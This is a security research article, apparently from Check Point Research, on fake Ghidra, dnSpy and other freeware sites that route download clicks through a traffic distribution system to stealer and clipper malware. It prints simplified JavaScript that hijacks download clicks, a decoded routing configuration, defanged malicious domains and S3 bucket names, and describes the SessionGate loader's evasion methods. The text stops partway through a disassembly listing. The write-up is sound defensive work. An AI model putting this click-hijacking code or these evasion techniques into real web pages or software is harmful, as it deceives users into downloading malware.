

Impersonation, Click Hijacking, and TDS: Inside a Malware Distribution Ecosystem

 research.checkpoint.com/2026/impersonation-click-hijacking-and-tds-inside-a-malware-distribution-ecosystem

stcpresearch

June 3, 2026



Research by: **Alexey Bukhteyev**

Key Takeaways

- Check Point Research investigated a large-scale operation that impersonates open-source and freeware projects to capture search traffic, including lookalikes for researcher and security tooling such as Ghidra, dnSpy, and SpiderFoot. The sites are well-designed and often look like legitimate project portals at a glance, sometimes referencing real upstream resources. The deception is not in the page content alone, it's in what happens when a user interacts.
- Our analysis shows these pages load a CloudFront-hosted JavaScript staging layer that converts a click on a “download” button/link into a handoff to a Traffic Distribution System (TDS). The TDS enforces strict gating: first-visit state, mandatory click confirmation, anti-bot/anti-analysis logic, VPN/datacenter filtering, and frequency capping.

- The observed ecosystem appears to be built primarily for traffic acquisition and monetization, likely leveraging legitimate ad-tech and monetization tooling, while downstream redirect chains repeatedly led selected users to malware delivery infrastructure.
- The downstream branches we analyzed led to multiple malware families, including RemusStealer, AnimateClipper, and the SessionGate framework, which we observed delivering PUA (Potentially Unwanted Applications), suggesting this was not an isolated malicious redirect.

Introduction

When we search Google for a popular piece of software, we usually click the first result, sometimes without even looking at the rest, because official project sites tend to rank highest and appear near the top of the results.

After landing on a site with a professional design and links that appear to point to the project's official GitHub repository, most users intuitively trust it and proceed to download and run the installer without a second thought. Nothing seems suspicious: the first link in Google, a polished "official-looking" website, and references to the real project. What could go wrong?

Check Point Research investigated a large-scale campaign in which malicious and unwanted software is distributed through a gated traffic-routing stack. The operation relies on professionally built open-source and freeware impersonation sites, where click events initiate routing through a Traffic Distribution System (TDS) — a traffic-filtering and redirection layer that can send different users to different destinations based on factors such as geography, device type, browser fingerprint, or campaign rules — and can ultimately lead to payload delivery.

What makes this campaign especially notable is the choice of brands: a high-risk subset of sites impersonates trusted reverse-engineering tools such as Ghidra and dnSpy, used by security researchers and malware analysts.




Figure 1 – Impersonated websites of popular software tools

The broader phenomenon of websites impersonating popular open-source and freeware projects had already been documented by late 2025. In November 2025, [Fullstory reported](#) a large cluster of such fraudulent domains and did not identify direct abuse in their examined samples at the time (including checking hosted archives against known-good content), while emphasizing the clear security risk and the potential for downstream phishing or watering-hole style abuse.

Our findings show that this ecosystem has evolved. We observed that by at least December 2025, the sites in this cluster had TDS scripts embedded into their workflow, and from early January 2026 onward, we recorded active malware distribution via the same infrastructure.

The scale is reflected in VirusTotal telemetry: more than 5,000 total submissions across relevant samples, indicating substantial reach in just the subset visible through public sharing. The real exposure is likely significantly higher.



Matches - 5 Files	Associations	Detections	First seen	Last seen	Submitters	
74091f5a8746a1c68d73e1fc1e4e1ff514632ee3f632a8b306f35dabae2d2b64						
Device-Info-HW-v5.26.0-build-237.apk_578937.exe	-	7 / 58	2026-01-08 18:22:52	2026-03-02 11:50:47	3.6 K	19.90 MB
15e6df0c95f2147952308e640d55270e9d097639eaebb34d4b352415f1c6bceb						
Creatures-of-Sonaria-Script_870644.exe	-	11 / 72	2026-01-05 16:28:24	2026-03-01 08:11:43	2.0 K	20.04 MB
467d3e3425618f895e5b16e01fdd3e83d781ff3ab0c959eaa8f080d17dbbffc						
VIEW-NOW_216525.exe	-	6 / 72	2026-01-14 07:26:06	2026-01-14 13:09:41	19	19.80 MB
3bb92771e287aa0a8bdd8e5b5bb697427223eaeafded3d9b64b5d5c32ad40f3c2						
Blade-Ball-Script_355990.exe	-	1 / 44	2026-01-11 17:23:34	2026-02-18 17:54:36	298	20.00 MB
88cb6427995472e337afd9d7f98f40b449c6f8529ed2f7afd54297779349f30e						
Little-Nightmares-Enhanced-Edition-SteamRIP.co_343549.exe	-	5 / 73	2026-01-14 01:19:50	2026-01-14 15:16:58	8	19.84 MB

Figure 2 – VirusTotal total submitters exceeding 5,000, indicating the scale of the operation.

Among the payloads distributed through this TDS infrastructure, we identified several malware families:

- **SessionGate** — A previously unknown multi-stage loader with heavy obfuscation and extensive anti-analysis mechanisms, which makes obtaining the final payload extremely difficult. In the chains we observed, it was used to deliver potentially unwanted applications (PUA). We examine SessionGate more deeply later on this article.
- **RemusStealer** — a newly emerged infostealer designed to steal data from more than 20 browsers and targeting hundreds of browser extensions and applications, including cryptocurrency wallets, two-factor authentication tools, and password managers.
- **AnimateClipper** — A cryptocurrency clipper capable of hijacking transactions across more than 20 blockchain ecosystems.

Importantly, we do not assess these impersonation sites as being built exclusively for malware distribution. The more plausible primary objective is traffic acquisition and monetization. However, by embedding a gated TDS layer and funneling search traffic into it, the operators become part of a

distribution chain whose downstream consumers can include malware distributors. The same traffic pipeline that drives gray monetization can also selectively route real users to malicious payloads.

Impersonation, click hijacking, and the post-click routing

Our investigation started with several domains impersonating official project pages and download portals for tools widely used by security researchers.

For relevant queries, some of these “project portals” appeared surprisingly high in search results:




Figure 3 – Fake Ghidra project website in Google search results

What these sites have in common is a shared staging component: their pages load CloudFront-hosted Traffic Distribution System scripts from Amazon CloudFront, a legitimate content delivery network (CDN) service widely used to distribute web content through globally distributed infrastructure. These scripts turn the first “Download” click into a post-click routing chain.

The scripts are fetched from URLs with a consistent pattern, for example:

- [https://d33f51dyacx7bd.cloudfront\[.\]net/?aydfd=1237183](https://d33f51dyacx7bd.cloudfront[.]net/?aydfd=1237183)
- [https://dcbbwyp1bhl1f.cloudfront\[.\]net/?wbbcd=1236609](https://dcbbwyp1bhl1f.cloudfront[.]net/?wbbcd=1236609)

In total, we identified more than 100 currently active websites embedding these scripts, reusing the same campaign-style identifiers and the same CloudFront domains.

Below are some of the entry domains from the cluster, with an emphasis on impersonated brands that are commonly trusted by technical users:

- **Security/researcher tooling look-alikes**

- ghidralite[.]com
- dnspy[.]org
- ilspy[.]org

- **Developer/utility tooling look-alikes**

- grpcurl[.]com
- mqttexplorer[.]com
- mfcmapl[.]com
- winsetupfromusb[.]org
- crystaldiskmark[.]org
- guiformat[.]com

While we have identified multiple targets that seems to primarily target security researchers, we have not found any strong evidence suggesting we could be dealing with potential targeted attacks. As previously mentioned, ultimate goal seems primarily for traffic acquisition and monetization.

Download button click hijacking

The key trick used on these fake websites is that the “Download” button can look legitimate even to a careful user. The page keeps the original href intact, often pointing to a real upstream destination such as a GitHub release, which means browser UI cues like the status bar on hover still show a plausible target.




Figure 4 – Hovering over the download button reveals the legitimate GitHub repository URL.

At the same time, once the user interacts with the page, the previously loaded CloudFront-hosted JavaScript can intercept the first eligible user interaction and hand it off to a Traffic Distribution System (TDS). The script contains multiple browser-side serving methods — alternative strategies for opening or navigating a tab/window to the TDS-controlled destination.

The default serving method is supplied in the configuration, while the browser-side runtime can still adapt locally based on factors such as browser family, mobile vs. desktop environment, frequency-capping state, and adblock-related logic. In practice, these methods differ mainly in how they preserve a browser-accepted, user-initiated opening opportunity and deliver the final TDS URL. The runtime includes several approaches, including calling a cached reference to `window.open`, using different primary events in different browsers, opening intermediate or temporary blank tabs that are later navigated to the final URL, or using a synthetic click on a dynamically created `<a target="_blank">` element whose `javascript: URL` assigns `window.location.href` to the TDS URL.

For example, on desktop Firefox the runtime uses a capture-phase `click` handler; on desktop Chrome, the corresponding primary event is `mousedown`. The handler records the user's intended destination if the interaction occurs inside a link, generates a TDS runtime URL, invokes the selected serving method, and then takes over the original interaction by calling `preventDefault()` to cancel the normal navigation and `stopImmediatePropagation()` to prevent other handlers from processing the same event.

A simplified version of the common event-wrapper logic is shown below. The exact `invoke()` implementation depends on the selected serving method.

```
const cachedOpen = window.open;

document.addEventListener(isChromeDesktop() ? "mousedown" : "click", (event) => {

const method = currentServingMethod();

if (!isEligibleClick(event.target)) return;

const runtimeUrl = generateRuntimeURL({

referrer: location.href,

userDestination: extractClickedLink(event.target)

});

method.invoke(cachedOpen, runtimeUrl, event);

event.stopImmediatePropagation();

event.preventDefault();

}, true);
```

The routing logic is also gated by browser-side state and frequency caps, including values stored in `localStorage`. This creates a reproducibility trap: the first eligible click may route through the TDS chain, while refreshes, repeated clicks, or return visits can fall back to the original visible link target. The script also forwards the clicked link destination downstream, allowing the routing layer to know what the user appeared to be trying to open.

In other words, a click on what appears to be a legitimate link or download button can be converted into a navigation to a completely different URL controlled by the TDS.

```
window.addEventListener(browser.isChrome() ? "mousedown" : "click", function () {

w = window.open("about:blank", /* ... */);

});

document.addEventListener("click", function (e) {

const el = e.target.closest("a, button");

if (!el) return;

e.preventDefault();
```

```

e.stopImmediatePropagation();

window.g(/* ... */ , selectedPostClickUrl);

}, true);

window.g = function(/* ... */ , u) {

w.location.href = u;

};

```

Real redirect chains: gating and branching outcomes

After the click handoff, the workflow becomes visible as a sequence of redirects. We observed numerous redirect chain variations. In many cases, repeated attempts to enter the TDS chain from the same IP address resulted in downloads of benign software (for example, the Opera browser). Some chains ended with the delivery of unnecessary, yet non-malicious, browser extensions.

At the same time, other redirect paths ultimately led to the download of malware.




Figure 5 – Some of the observed redirect chains across the TDS infrastructure.

In all of our experiments, the browser was first redirected to a post-click redirector:

```
oundhertobeconsist[.]org/<token>
```

However, this domain is not hardcoded in the page or the scripts. It is supplied dynamically through the decoded stage configuration delivered from CloudFront, together with other campaign parameters.

A decoded configuration block observed in multiple cases contained:

```
{
```

```
"tagId": 1230479,  
"redirectorDomain": "oundhertobeconsist.org",  
"pixelDomain": "ukentaspectsofc.org",  
"capPerDomain": 2,  
"capPerUri": 1,  
"intervalBetweenPops_ms": 60000,  
"resetInterval_sec": 43200,  
"extraCloudFront": "///d2f5h9m0jmnjh.cloudfront.net",  
"namespace": "xcvmsbcmxa"  
}
```

The redirector then forwarded the browser along one of several possible branches. Some of the observed variants include:

- In one family of redirect chains, users were sent directly to an offer wall / content locker (`unlockcontent.org`), which may result in affiliate-tagged downloads of legitimate software or potentially unwanted applications (PUA).
- In another family, users were redirected into a multi-gate chain (`trkscope[.]xyz`, `file-enter-web[.]com`) before reaching the final delivery infrastructure.

The multi-gate path introduces a second branching point after the anti-bot gate (`file-enter-web[.]com`). From there, sessions can be routed either to a download gate with direct archive delivery (`media.stellarcloudhub1[.]cfd`, `arch2.maxdatahost1[.]cyou`) or to a different gated path that bridges to external hosting platforms (observed ending at `mega.nz`).

The specific redirect path appears to be influenced by multiple factors, including the user's country, browser type, VPN usage, client fingerprint, click context, and the original entry domain.

SessionGate: From “Benign Installer” to a Gated, Multi-Stage Framework

We have uncovered several malware families as the final payload, including **RemusStealer** and **AnimateClipper**, however, one that stood out was a previously unknown malware we named **SessionGate**.

SessionGate case drew our attention not only because of its multi-stage delivery chain and extensive validation logic, but also due to a rather unusual anti-analysis approach. Combined with the TDS-side gating, it makes obtaining the final payload extremely difficult for analysts.

VirusTotal telemetry indicates broad reach for this branch. Individual samples associated with SessionGate family were submitted thousands of times, with some reaching approximately 2,000 to 3,500 submissions. The observed submission and lookup activity was distributed globally, with especially notable visibility in Turkey, Poland, Brazil, Germany, France, Russia, and the United Kingdom.




Figure 6 – VirusTotal telemetry (submissions and lookups) for an SessionGate sample.

We believe the TDS chain includes a backend service that “registers” the victim’s IP address, after which the victim must traverse the entire redirect path end-to-end. The payload delivered at a later stage appears to be unique per client, generated server-side for each session, and intended for one-time execution. The embedded modules within that payload are encrypted, and the decryption key material is produced based on **data provided by the C2 server only once for that specific sample**. As a result, a complete decryption and analysis is only possible if the researcher’s environment does not raise suspicion at any stage, and the analyst manages to fully intercept and decrypt all relevant traffic.

In addition, each stage employs obfuscation techniques that effectively undermine static analysis tooling (disassemblers and decompilers) and can even hinder AI-based reverse-engineering agents.

The figure below schematically illustrates the delivery sequence, C2 communication, and the module decryption flow.




Figure 7 – PUA branch infection chain

We identified two landing pages that initiate the download of samples belonging to this family:

originaldownloads[.]info

getfluxfile[.]com

The landing pages look as follows:




Figure 8 – Two landing pages observed delivering SessionGate samples.

Each landing page generates a short-lived, unique payload download URL per client session, bound to the client's browser and IP address. Examples of generated URLs include:

https://s3.us-east-2.amazonaws.com/marketstagofortdas/ehjm145uvt/Download_Ready_461049.html?utm_source=partner_consent

https://s3.us-east-2.amazonaws.com/activeslatnascdngetrcv/wstq162fmo/SetupFile_839132.html?utm_source=partner_consent

The HTML page contains obfuscated JavaScript that performs a server-side validation step (performed by

`https://javascriptapiusa[.]com/lic?`) before allowing access to the payload. The payload is then downloaded using the same name but with `.exe` extension, for example:

`https://s3.us-east-2.amazonaws[.]com/marketstagofortdas/ehjm145uvt/Download_Ready_461049.exe`

As observed, different S3 buckets may be used. Below are some of those identified by us between January and March 2026:

`["activeslatnascdngetrcv", "globalhasigasnaledsftwre", "marketstagofortdas", "activesltnascdngetrcv", "globalhsigasnaledsftwre", "dimarketorotacti", "softmakreplnt", "softmakreplntl", "activemktsolution", "dimarketorotactis", "signedmarkeotk", "marketstgofortdas"]`

Downloader with a built-in decoy: embedded 7-Zip SFX content

The loader contains an embedded **7-Zip archive**, and it can pivot to a benign installer experience when its gated delivery path does not proceed.

This decoy design matters operationally: analysts and automated sandboxes often observe a “normal installer” UI, while the malicious delivery chain remains gated.

One of the first red flags is that the downloaded archive is about **20 MB**, yet it contains a file of only **15 MB**. The remaining **~5 MB** consists of heavily obfuscated loader code.

Name	Size	Packed Size	Modified	Attributes	CRC	Encrypted	Method
 Setup.exe	16 722 198	16 693 905	2025-12-05 21:31	A	4863D9FE	-	BCJ LZMA2:24

Figure 9 – The contents of the SFX archive.

Because of the obfuscation techniques in use, including injected junk code, opaque predicates, and string encryption, the resulting functions become extremely bloated. This alone significantly complicates analysis, as it can break parts of common tooling, including IDA’s decompiler and even graph mode. Some functions exceed **500 KB** in size.

In addition, encrypted string blobs are placed directly inside function bodies after conditional branches (opaque predicates). This causes disassemblers to misinterpret the string data as executable code, which further disrupts analysis and can prevent tools from correctly identifying function boundaries in the first place.

.text:00419F1D F2 0F 10 85 74 FD FF FF	movsd	xmm0, qword ptr [ebp-28Ch]
.text:00419F25 66 0F 2F 05 A8 F3 7C 00	comisd	xmm0, ds:qword_7CF3A8
.text:00419F2D 76 24	jbe	short loc_419F53
.text:00419F2F F2 0F 10 05 28 E7 7C 00	movsd	xmm0, ds:qword_7CE728
.text:00419F37 F2 0F 59 85 7C FD FF FF	mulsd	xmm0, qword ptr [ebp-284h]
